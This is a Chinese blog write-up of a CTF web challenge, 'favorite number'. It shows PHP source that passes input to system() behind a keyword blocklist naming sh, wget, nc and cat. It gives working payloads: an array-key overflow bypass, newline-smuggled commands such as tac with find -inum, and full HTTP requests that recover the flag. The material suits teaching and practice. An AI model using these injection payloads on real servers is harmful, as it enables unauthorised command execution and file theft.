攻防世界web高手进阶WP-favorite number

原创

是路酒呀 于 2021-08-01 12:53:21 发布 274 收藏

分类专栏： CTF-WP

本文链接：https://blog.csdn.net/Whaocai/article/details/119279474

攻防世界web高手进阶WP-favorite number

考点：

①php5.5 key数组溢出

②%0A绕过preg_match()

打开链接是一道php源码审计问题

```php
<?php
//php5.5.9
$stuff = $_POST["stuff"];
$array = ['admin', 'user'];
if($stuff === $array && $stuff[0] != 'admin') {
    $num= $_POST["num"];
    if (preg_match("/^\d+$/im",$num)){
        if (!preg_match("/sh|wget|nc|python|php|perl|\?|flag|}|cat|echo|\*|\^|\]|\\\\|'|\"|\|/i",$num)){
            echo "my favorite num is:";
            system("echo ".$num);
        }else{
            echo 'Bonjour!';
        }
    }
} else {
    highlight_file(__FILE__);
}
```


解题步骤：

①stuff === $array && $stuff[0] != 'admin'

②num必须是数字

③黑名单，禁止了敏感字符* ^ }{ \等和一些敏感函数

第一步让stuff与数组强相等，并且$stuff$数组的第一个元素与array数组的第一个元素不相等。

这里用到了key数组溢出漏洞来绕过

参考：php5.5 key数组溢出问题

payload：stuff[4294967296]=admin&stuff[1]=user绕过第一个


第二步，看到system()函数，就想到命令执行，常用的system('ls /')，但num必须是数字，不能出现字符，如何执行我们的命令呢？

正则匹配中^表示开头， $表示结尾，\d表示数字字符，+表示前面匹配的对象最少出现一次，/im表示匹配多行并且不区分大小写。

我们可以使用%0A来绕过，%0A表示换行，绕过原理是：preg_match()函数默认只匹配第一行，如果匹配完成（返回0或者1）就返回，所以将我们想要执行的命令放到第二行中


payload：num=123%0als

原理：



preg_match("/sh|wget|nc|python|php|perl|?|flag|}|cat|echo|*|^[]|\\|`|"||/i",$num)

黑名单中没有过滤掉,可以 ls \查看根目录下的文件，发现flag文件



之后就是查看flag中的内容了，我有三种思路：

第一种思路：用通配符绕过关键字，禁用了cat和flag关键字，所以cat /flag是用不了了，这时想到通配符*，但是题目中也过滤掉了*,? [^ 这四个字符在linux命令中都有统配符的作用,所以这个思路行不通，那么该如何定位到flag文件呢？看下面这种思路

？表示匹配任意单个字符


*表示匹配任意长度字符

[]匹配指定范围内的字符

[^]匹配指定范围外的总府

第二种思路：ls -i命令，显示文件的节点号，思路就是通过文件的节点号对文件进行操作


payload： num=213%0als -i /



读取flag内容

payload：num=123%0atac `find / -inum 2766254` 查看根目录下节点号为2766254的文件

因为过滤了cat，linux中还可以读取文件内容的命令有：less，more，head，tail，nl，od，tac



```
POST / HTTP/1.1
Host: 111.200.241.244:53937
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=d444b3ac4c211bc8ad5cf8f19813197f
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 75

stuff[4294967296]=admin&stuff[1]=user&num=123%0atac+`find+/+-inum+30414608`
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Sun, 01 Aug 2021 04:05:16 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 68

my favorite num is:123
cyberpeace{562030ba653652e56183413067d95143}
```


第三种思路：flag文件名重定向到文件中然后使用命令读取

payload：num=123%0aprintf /fla > /tmp/hello %26%26 printf g >> /tmp/hello %26%26 tac `tac /tmp/hello`

```
POST / HTTP/1.1
Host: 111.200.241.244:53937
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=d444b3ac4c211bc8ad5cf8f19813197f
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 132

stuff[4294967296]=admin&stuff[1]=user&num=123%0aprintf+/fla+>+/tmp/hello+%26%26+printf+g+>>+/tmp/hello+%26%26+tac+`tac+/tmp/hello`&=
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Sun, 01 Aug 2021 04:33:33 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 68

my favorite num is:123
cyberpeace{562030ba653652e56183413067d95143}
```


linux中>表示写入到一个文件中，如果该文件不存在则新建

>>表示追加内容到文件中，如果不存在则创建

printf /fla > /tmp/hello将字符/fla写入/tmp下的hello文件中，printf g >> /tmp/hello将字符g追加到/tmp下的hello文件中，所以就在hello文件中完成了字符的拼接。hello文件的内容是/flag。

linux中反引号作用是，先执行反引号中的命令，将返回结果赋值给一个变量。

`tac /tmp/hello`返回/flag，tac `tac /tmp/hello` 就是tac /flag成功读取到flag

flag：cyberpeace{562030ba653652e56183413067d95143}

希望能与各位师傅们多多交流，可私信，一定回。